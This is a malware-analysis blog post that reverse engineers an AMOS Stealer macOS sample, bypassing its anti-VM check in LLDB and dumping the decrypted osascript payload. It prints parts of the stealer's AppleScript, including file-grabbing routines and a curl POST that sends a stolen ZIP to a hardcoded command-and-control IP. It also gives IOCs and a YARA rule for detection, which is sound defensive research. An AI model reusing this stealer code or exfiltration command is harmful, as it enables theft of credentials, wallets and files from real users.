

Reversing FUD AMOS Stealer


By Tonmoy Jitu

Published: 2025-03-20 · Archived: 2026-04-05 14:06:58 UTC

The AMOS Stealer is a macOS malware known for its data theft capabilities, often delivered via an encrypted `osascript` (AppleScript) payload. In this blog, I'll walk you through my process of reverse engineering a Fully Undetected (FUD) AMOS Stealer sample using LLDB, with Binary Ninja (Binja) as a reference for addresses, to extract its decrypted `osascript` payload. We'll start with static analysis, identify and bypass the anti-VM logic, discover a partial payload, and finally use a Python script to extract the full decrypted payload.


Initial Discovery

While hunting for FUD malware, I came across a sample similar to one posted by the [@MalwareHunterTeam](#). This malware remained undetected on March 11, 2025, thanks to a single anti-VM command that halts execution on QEMU and VMware virtual machines. The below sample screenshot (taken on March 11, 2025) confirms the FUD status and shows no security vendors flagged it as malicious, with a community score of 0/61.



Static analysis

The sample is a DMG file named `Installer_v2.7.8.dmg`. Upon mounting, instructions were found directing the user to right-click the `Installer` binary and select "Open." This technique is commonly used on macOS to bypass `Gatekeeper`, the security mechanism that enforces code signing and prevents unverified apps from running unless explicitly allowed by the user.



Extracting the contents of the DMG revealed its folder structure, including hidden files like `.background` and `.HFS+ Private Directory Data`, a volume icon, and the main `Installer` binary along with its resource file.

Name	Date Modified	Size
> .background	10 Mar 2025 at 2:52 PM	--
> .HFS+ Private Directory Data?	10 Mar 2025 at 2:52 PM	--
.Volumelcon.icns	10 Mar 2025 at 2:52 PM	1.4 MB
> [HFS+ Private Data]	10 Mar 2025 at 2:52 PM	--
Installer	10 Mar 2025 at 2:52 PM	20.7 MB
Installer/rsrc	10 Mar 2025 at 2:52 PM	1.5 MB


Running the `file` command on the `Installer` binary confirmed it's a Mach-O universal binary with two architectures: `x86_64` (for Intel Macs) and `arm64` (for Apple Silicon Macs). This makes the binary compatible with a wide range of macOS systems.

```
~/Downloads/Installer
file *
Installer: Mach-O universal binary with 2 architectures: [x86_64:Mach-O 64-bit executable x86_64] [arm64]
Installer (for architecture x86_64): Mach-O 64-bit executable x86_64
Installer (for architecture arm64): Mach-O 64-bit executable arm64
Installer:rsrc: data
[HFS+ Private Data]: directory
```

To look for readable commands or strings, I ran the `strings` command on the `Installer` binary. However, the output revealed only random blobs of data, indicating that the strings, including the `osascript` payload, are likely encrypted or encoded to evade static analysis.

```
~/Downloads/Installer ..... 04:05:25
strings Installer
40zP-Z8u*rHxkJ77Q)_h5pw6f#=#C+oS1@3FgmdeqN2WLj$(UXlDnb%iaRycM0<>v
2338646e43616f283f444f583d69646a437a4f35233672243d7779334334
43614a332b694a443d364f622a7a25642a7a6f6e233651404377702429385a62665f4f6243444f6d
43444f6e3d38706a437a4f6e666172322b7551402a714a792b61296443703c582b653c653d776c64
2b464f68352d256443773c44533529336f385a3553364f642a404e723d7766404377702429385a62
665f4f6743697962667764282b443446706d2561663672642a464f623d3870287a406d72233830402b693364
43697962667764282b443446706d2561663672642a464f623d3870287a406d72233830402b693364
433858402b694a443d364f622a7a7264533864622a5051442a404e7223776c6e23514e727a772955
2a754a4e23776c6a2a754a672b6564586f7a3446233633326f7a34582a404e72237796d2a386465
7258
vector
thread constructor failed
```

For a deeper static analysis, Detect It Easy (DIE) was used to examine the file properties. DIE confirmed that the `Installer` is a Mach-O FAT binary supporting `x86_64` and `arm64` architectures. The `x86_64` slice targets macOS 10.15.0 (or later), while the `arm64` slice targets macOS 11.0.0 (or later). Both are 64-bit executables compiled with clang and signed with `codesign` to pass Gatekeeper checks.



Using LLDB debugger

With static analysis revealing obfuscated strings, dynamic analysis was necessary to uncover the `osascript` payload.

Binary Ninja was used to analyze the binary's structure and identify key addresses. In Binja, the entry point at `0x1008722a0` (labeled `_start()`), but corresponding to `___lldb_unnamed_symbol150082` in LLDB), appeared

central to the malware's logic. I also noted several calls to `system()`, which AMOS frequently uses to execute its `osascript` payloads.

```
uint64_t _start()
1008722a0 uint64_t _start()
1008722a0 int32_t var_c = 0;
1008722b0 void var_18;
1008722bd sub_100872660(&var_18, sub_100001310);
1008722d2 void var_40;
1008722d2 sub_100001140(&var_40, "40zP-Z8u*rHxkJ?7Q)_h5pw6f#=#C+oS1_ ");
1008722e7 void var_58;
1008722e7 sub_100001140(&var_58, "2338646e43616f283f444f583d69646a_ ");
1008722fc void var_70;
1008722fc sub_100001140(&var_70, "43614a332b694a443d364f622a7a2564_ ");
10087230e void var_88;
10087230e sub_100000fc0(&var_88, &var_70);
100872327 void var_a0;
100872327 sub_100000880(&var_a0, &var_88, &var_40);
100872377 int32_t var_ac;
100872377 if (!(uint32_t)(uint8_t)(_system(sub_100872690(&var_a0)) >> 8))
100872377 {
100872411 void var_e0;
100872411 sub_1000014d0(&var_e0);
100872429 void var_c8;
100872429 sub_100000fc0(&var_c8, &var_e0);
10087243a std::string::~string();
100872451 void var_f8;
100872451 sub_100000880(&var_f8, &var_c8, &var_40);
100872466 void var_110;
100872466 sub_100000fc0(&var_110, &var_58);
100872482 void var_128;
100872482 sub_100000880(&var_128, &var_110, &var_40);
10087249b _system(sub_100872690(&var_128));
1008724b4 _system(sub_100872690(&var_f8));
1008724c5 std::string::~string();
1008724d1 std::string::~string();
1008724dd std::string::~string();
1008724e9 var_ac = 0;
100872377 }
100872377 else
100872377 {
100872377 var_c = 0;
```

Bypassing Anti-VM logic using LLDB

AMOS Stealer often employs anti-VM techniques to evade analysis in sandboxed environments, typically by querying system information to detect virtualization signatures like `QEMU` or `VMware`.

The binary was loaded into LLDB, and initial breakpoints were set to catch key functions potentially used for anti-VM or anti-debugging checks:

```
(lldb) breakpoint set --name ptrace
(lldb) breakpoint set --name system
(lldb) breakpoint set --address 0x100001220
(lldb) breakpoint set --name pthread_create
(lldb) breakpoint set --name sysctl
```

```

~/Downloads/Installer 2
lldb Installer
(lldb) target create "Installer"
(lldb) process launch -s /Users/denwp/Downloads/Installer 2/Installer' (x86_64).
* thread #1, stop reason = signal SIGSTOP
  frame #0: 0x0000001008ae000 dyld`_dyld_start
dyld`_dyld_start:
-> 0x1008ae000 <+0>: movq   %rsp, %rdi
   0x1008ae003 <+3>: andq  $-0x10, %rsp
   0x1008ae007 <+7>: movq  $0x0, %rbp
   0x1008ae00e <+14>: pushq $0x0
Target 0: (Installer) stopped.
(lldb) breakpoint set --name ptrace /Downloads/Installer 2/Installer' (x86_64)
(lldb) breakpoint set --name system
(lldb) breakpoint set --address 0x100001220
(lldb) breakpoint set --name pthread_create
(lldb) breakpoint set --name sysctl
WARNING: Unable to resolve breakpoint to any actual locations.

```

These breakpoints target:

- **ptrace**: For debugger detection.
- **system**: For the anti-VM `osascript` call.
- **0x100001220**: For a `sysctl` check (system information query).
- **pthread_create**: For threaded checks (e.g., parallel anti-debugging logic).
- **sysctl**: For additional VM detection.

I resumed execution with `continue`, and the first breakpoint hit was at `pthread_create`, indicating the program was attempting to create a thread—likely for additional checks or anti-debugging logic. This was bypassed by forcing the `pthread_create` call to return immediately with a success status (`0`), neutralizing the thread creation:

```
(lldb) thread return 0
(lldb) continue
```

```

0x7ff804227475 <+7>: movq   %eax
Target 0: (Installer) stopped.
(lldb) thread return 0
* thread #1, queue = 'com.apple.main-thread', stop reason = breakpoint 4.1
  frame #0: 0x000000100875c29 Installer`__lldb_unnamed_symbol150322 + 41
Installer`__lldb_unnamed_symbol150322:
-> 0x100875c29 <+41>: addq  $0x20, %rsp
   0x100875c2d <+45>: popq  %rbp
   0x100875c2e <+46>: retq
   0x100875c2f <+47>: nop
(lldb) continue
Process 1175 stopped
* thread #1, queue = 'com.apple.main-thread', stop reason = breakpoint 2.1
  frame #0: 0x00007ff804146904 libsystem_c.dylib`system
libsystem_c.dylib`system:
-> 0x7ff804146904 <+0>: pushq  %rbp
   0x7ff804146905 <+1>: movq  %rsp, %rbp
   0x7ff804146908 <+4>: pushq %r15
   0x7ff80414690a <+6>: pushq %r14
Target 0: (Installer) stopped.
(lldb)

```



```

(lldb) p/x %eax
0x00000000
(lldb) disassemble --frame
__lldb_unnamed_symbol150082:
0x1008722a0 <<+0>: pushq   %rbp
0x1008722a1 <<+1>: movq    %rsp, %rbp
0x1008722a4 <<+4>: subq   $0x130, %rsp ; imm = 0x130
0x1008722ab <<+11>: movl   $0x0, -0x4(%rbp)
0x1008722b2 <<+18>: leaq   -0x870fa9(%rip), %rsi ; __lldb_unnamed_symbol172
0x1008722b9 <<+25>: leaq   -0x10(%rbp), %rdi
0x1008722bd <<+29>: callq  0x100872660 ; __lldb_unnamed_symbol150083
0x1008722c2 <<+34>: jmp    0x1008722c7 ; <+3>
0x1008722c7 <<+39>: leaq   0x4817(%rip), %rsi ; "40zP-Z8u*rHxkJ77Q)_h5pw6f#=#C+o51@3FgmdeqN2WLj$(UX1Dnb%iaRycM0<-v"
0x1008722ce <<+46>: leaq   -0x38(%rbp), %rdi
0x1008722d2 <<+50>: callq  0x100001140 ; __lldb_unnamed_symbol169
0x1008722d7 <<+55>: jmp    0x1008722dc ; <+f>
0x1008722dc <<+60>: leaq   0x4843(%rip), %rsi ; "2338646e43616f283f444f583d69646a437a4f35233672243d779334334"
0x1008722e3 <<+67>: leaq   -0x50(%rbp), %rdi
0x1008722e7 <<+71>: callq  0x100001140 ; __lldb_unnamed_symbol169
0x1008722ec <<+70>: jmp    0x100072211 ; <+01>
0x1008722f1 <<+81>: leaq   0x486b(%rip), %rsi ; "43614a332b694a443d364f622a7a25642a7a6f6e233651404377702429385a62665f4f6243444f6d43444f6e3d38706:
37a4f6e666172322b7551402a714a792b61296443703c582b653c653d776c642b464f68352d256443773c44533529336f385a3553364f642a404e723d7766404377702429385a62665f:
6743697962667764282b4434463535704a705f2a4043612a404377702429385a62665f4f6743697962667764282b443446706d2561663672642a464f623d3870287a406d72233830402:
93364433858402b694a443d364f622a7a7264533864622a5051442a404e7223776c6e23514e727a7729552a754a4e23776c6a2a754a672b6564586f7a344623363326f7a34582a404e:
2377796d2a3864657258"
0x1008722fc <<+92>: callq  0x100001140 ; __lldb_unnamed_symbol169
0x100872301 <<+97>: jmp    0x100872306 ; <+102>
0x100872306 <<+102>: leaq   -0xa0(%rbp), %rdi
0x10087230a <<+106>: leaq   -0x68(%rbp), %rsi
0x10087230e <<+110>: callq  0x100001140 ; __lldb_unnamed_symbol169

```

The code was stepped through to ensure the patch worked. At `0x100872370`, the program compared the value at `-0xa0(%rbp)` to `0`:

```

(lldb) p/x *(int*)($rbp - 0xa0)
(int) 0x00000000

```

Since `%eax` was patched to `0`, the value at `-0xa0(%rbp)` was `0`, so the `je` jump to `0x10087240a` was taken, allowing execution to continue.

```

(lldb) step
Process 1214 stopped.
* thread #1, queue = 'com.apple.main-thread', stop reason = instruction step into
  frame #0: 0x00000000100872370 Installer`__lldb_unnamed_symbol150082 + 208
Installer`__lldb_unnamed_symbol150082:
-> 0x100872370 <<+208>: cmpl   $0x0, -0xa0(%rbp)
0x100872377 <<+215>: je    0x10087240a ; <+362>
0x10087237d <<+221>: movl   $0x0, -0x4(%rbp)
0x100872384 <<+228>: movl   $0x1, -0xa4(%rbp)
(lldb) p/x *(int*)($rbp - 0xa0)
(int) 0x00000000
Process 1214 stopped.
* thread #1, queue = 'com.apple.main-thread', stop reason = instruction step into
  frame #0: 0x00000000100872377 Installer`__lldb_unnamed_symbol150082 + 215
-> 0x100872377 <<+215>: je    0x10087240a ; <+362>
0x10087237d <<+221>: movl   $0x0, -0x4(%rbp)
0x100872384 <<+228>: movl   $0x1, -0xa4(%rbp)
0x10087238e <<+238>: jmp    0x10087250e ; <+750>
Target 0: (Installer) stopped.
(lldb)

```

Check if RBP value is '0'

Jump will be taken since RBP is '0'

With the anti-VM check bypassed, the focus shifted to finding the main `osascript` payload. I stepped to `0x10087240a` and set a breakpoint at the second `system()` call to inspect its command:

```

(lldb) breakpoint set --address 0x10087249b
(lldb) continue

```



```

0x7ff80414690a <+6>: pushq  %r14
(lldb) breakpoint set --address 0x1008724b4
(lldb) continue
Process 1214 stopped
* thread #1, queue = 'com.apple.main-thread', stop reason = breakpoint 7.1
  frame #0: 0x00000001008724b4 Installer`__lldb_unnamed_symbol50082 + 532
Installer`__lldb_unnamed_symbol50082:
-> 0x1008724b4 <+532>: callq  0x10087672e  ; symbol stub for: system
   0x1008724b9 <+537>: jmp    0x1008724be  ; <+542>
   0x1008724be <+542>: leaq  -0x120(%rbp), %rdi
   0x1008724c5 <+549>: callq  0x100876674  ; symbol stub for: std::__1::basic_string<char, std::__1::char_traits<char>, std::__1::allocator<char>>::__basic_string()
(lldb) memory read --size 1 --format char --count 200 $rdi
0x7fc71b01ea00: osascript -e 'set release to tru
0x7fc71b01ea20: e\nset filegrabbers to true\ntell
0x7fc71b01ea40: application "Terminal" to set vi
0x7fc71b01ea60: sibble of the front window to fal
0x7fc71b01ea80: se\nnon filesizer(paths)\n\tset fsz
0x7fc71b01ea00: to 0\n\ttry\n\t\tset theItem to quote
0x7fc71b01ea00: d form o

```

This was the `osascript` payload, starting with `osascript -e 'set release to true...`, indicating the beginning of AMOS Stealer's data theft logic, including hiding the Terminal window and defining a `filesizer` function to process files.

To extract the entire payload without guessing its size, LLDB's Python scripting was employed to read the string in `%rdi` until its null terminator (`\0`). Since `system()` expects a null-terminated C-style string, this approach ensures the entire payload is captured:

```

import lldb

# Attach to the current process
process = lldb.debugger.GetSelectedTarget().GetProcess()

# Evaluate $rdi to get its value
frame = lldb.debugger.GetSelectedTarget().GetProcess().GetSelectedThread().GetSelectedFrame()

# frame.EvaluateExpression("$rdi") gets the address stored in $rdi.
rdi_value = frame.EvaluateExpression("$rdi").GetValueAsUnsigned()

# ReadCStringFromMemory reads from that address until \0, up to 65536 bytes (64 KB). You can change this value c

error = lldb.SBError()
payload = process.ReadCStringFromMemory(rdi_value, 16384, error)

# Print payload
print(payload)

# Exit script mode
quit()

```

An initial buffer of 16384 bytes was used, but only after determining the payload exceeded 6000 bytes, the buffer was increased to 65536 bytes to ensure complete capture.

The script output the full `osascript` payload, which aligned with the format of other AMOS Stealer payloads.

```

quit
(lldb) script
Python Interactive Interpreter. To exit, type quit(), _exit(), or Ctrl-D.
>>> import lldb
>>> process = lldb.debugger.GetSelectedTarget().GetProcess()
>>> frame = lldb.debugger.GetSelectedTarget().GetProcess().GetSelectedThread().GetSelectedFrame()
>>> rdi_value = frame.EvaluateExpression("$rdi").GetValueAsUnsigned()
>>> error = lldb.SBError()
>>> payload = process.ReadCStringFromMemory(rdi_value, 16384, error)
>>> print(payload)
osascript -e 'set release to true
set filegrabbers to true
tell application "Terminal" to set visible of the front window to false
on filesizer(paths)
    set fsz to 0
    try
        set theItem to quoted form of POSIX path of paths
        set fsz to (do shell script "/usr/bin/mdls -name KMDItemFSSize -raw " & theItem)
    end try
    return fsz
end filesizer
on mkdir(someItem)
    try
        set filePosixPath to quoted form of (POSIX path of someItem)
        do shell script "mkdir -p " & filePosixPath
    end try
end mkdir
on FileName(filePath)
    try
        set reversedPath to (reverse of every character of filePath) as string
        set trimmedPath to text 1 thru ((offset of "/" in reversedPath) - 1) of reversedPath
        set finalPath to (reverse of every character of trimmedPath) as string
        return finalPath
    end try
end FileName
on BeforeFileName(filePath)
    try

```

If you're analyzing similar malware, this method—combining manual debugging with scripted automation—can save you hours of guesswork.

Amos Stealer Payload

Atomic MacOS stealer malware is designed to exfiltrate sensitive information from macOS systems. It leverages AppleScript to perform a variety of malicious tasks, including stealing browser data, cryptocurrency wallet information, and personal files, before sending the collected data to a remote server.

Stealth and persistence

Hides its execution by setting the Terminal window to invisible.

```

osascript -e 'set release to true
set filegrabbers to true
tell application "Terminal" to set visible of the front window to false
on filesizer(paths)
    set fsz to 0
    try
        set theItem to quoted form of POSIX path of paths
        set fsz to (do shell script "/usr/bin/mdls -name KMDItemFSSize -raw " & theItem)
    end try

```

File collection

- **Browsers:** Targets Chromium-based browsers (e.g., Google Chrome, Brave, Edge, Vivaldi, Opera) and Firefox, extracting cookies, login data, web data, and extension settings (e.g., crypto wallet plugins).
- **Cryptocurrency Wallets:** Steals data from desktop wallets like Electrum by copying wallet files from specific directories.
- **Telegram:** Grabs Telegram Desktop data, including session files from the tdata folder.
- **File Grabber:** Collects files with specific extensions (e.g., .txt, .pdf, .docx, .wallet, .key) from Desktop, Documents, and Downloads folders, with a size limit of 30MB total.
- **System Information:** Captures hardware, software, and display details using `system_profiler`.

```

filegrabber(writemind)
  try
    set destinationFolderPath to POSIX file (writemind & "FileGrabber/")
    mkdir(destinationFolderPath)
    set photosPath to POSIX file (writemind & "FileGrabber/NotesFiles/")
    mkdir(photosPath)
    set extensionsList to {"txt", "pdf", "docx", "wallet", "key", "keys", "doc"}
    set bankSize to 0
    tell application "Finder"
      try
        set safariFolderPath to (path to home folder as text) & "Library:Co

```

Password collection

Attempts to retrieve the user's Chrome master password via the security command. Prompts for the system password if needed, using a deceptive dialog disguised as a legitimate "System Preferences" request.


Data exfiltration

Archives stolen data into a ZIP file (/tmp/out.zip) and uploads it to a hardcoded C2 (command-and-control) server (hxxp[://]95[.]164[.]53[.]3/contact) via a curl POST request.

```

      end repeat
    end try
  end tell
end filegrabber
on send_data(attempt)
  try
    set result_send to (do shell script "curl -X POST -H \"user: cY2DDJE-ruVrlQxunrDdZoQY2qKvdxJ6Q/11uusIeNA=\" -H \"BuildID: zNJZpzGN34Rrvy1z1js0gIP1/91eq2QuwynS7Xi0z4=\" -H \"cl: 0\" -H \"cn: 0\" --max-time 300 -retry 5 -retry-delay 10 -F \"file=@/tmp/out.zip\" http://95.164.53.3/contact")
  on error
    if attempt < 40 then
      delay 3
      send_data(attempt + 1)
    end if
  end try
end try

```



hxxp[://]95[.]164[.]53[.]3/contact

IOC

SHA256:

3f85a1c1fb6af6f156f29e9c879987459fb5b9f586e50f705260619014591aad

=====

C2: 95[.]164[.]53[.]3



Additional IOCs (196 file hashes) can be found related to AMOS Stealer in my [git repository](#).

Yara

```

rule AMOS_Stealer_MacOS_AppleScript {
  meta:
    description = "Detects AMOS Stealer malware payload written in AppleScript targeting macOS"
    author = "Tonmoy Jitu"
    date = "2025-03-19"

```

```
threat_type = "Stealer Malware"
platform = "macOS"

strings:
  $func1 = "filesize" ascii
  $func2 = "GrabFolderLimit" ascii
  $func3 = "GrabFolder" ascii
  $func4 = "parseFF" ascii
  $func5 = "chromium" ascii
  $func6 = "telegram" ascii
  $func7 = "filegrabber" ascii
  $func8 = "send_data" ascii

  $path1 = "/tmp/out.zip" ascii
  $path2 = "Library/Application Support/" ascii
  $path3 = "Telegram Desktop/tdata/" ascii
  $cmd1 = "osascript -e" ascii
  $cmd2 = "system_profiler SPSoftwareDataType SPHardwareDataType SPDisplaysDataType" ascii
  $cmd3 = "curl -X POST" ascii
  $c2 = "http://95.164.53.3/contact" ascii
  $header1 = "user: cYZDDJE-ruVrlQxunrDdZoQY2qKvdxJ6Q/11uusIeNA=" ascii
  $header2 = "BuildID: zNJZpzGN34Rrvy1zljjsQgIP1/9leq2QuwynS7XIo2d4=" ascii
  $prompt = "Required Application Helper.\nPlease enter password for continue." ascii

  $browser1 = "Google/Chrome/" ascii
  $browser2 = "BraveSoftware/Brave-Browser/" ascii
  $wallet = "deskwallets/Electrum" ascii

condition:
  (1 of ($func*)) and
  (
    (2 of ($path*)) or
    (1 of ($cmd*)) or
    ($c2) or
    (1 of ($header*)) or
    ($prompt)
  ) and
  (1 of ($browser*) or $wallet)
}
```

Reference:



Source: <https://denwp.com/amos-stealer-fud/>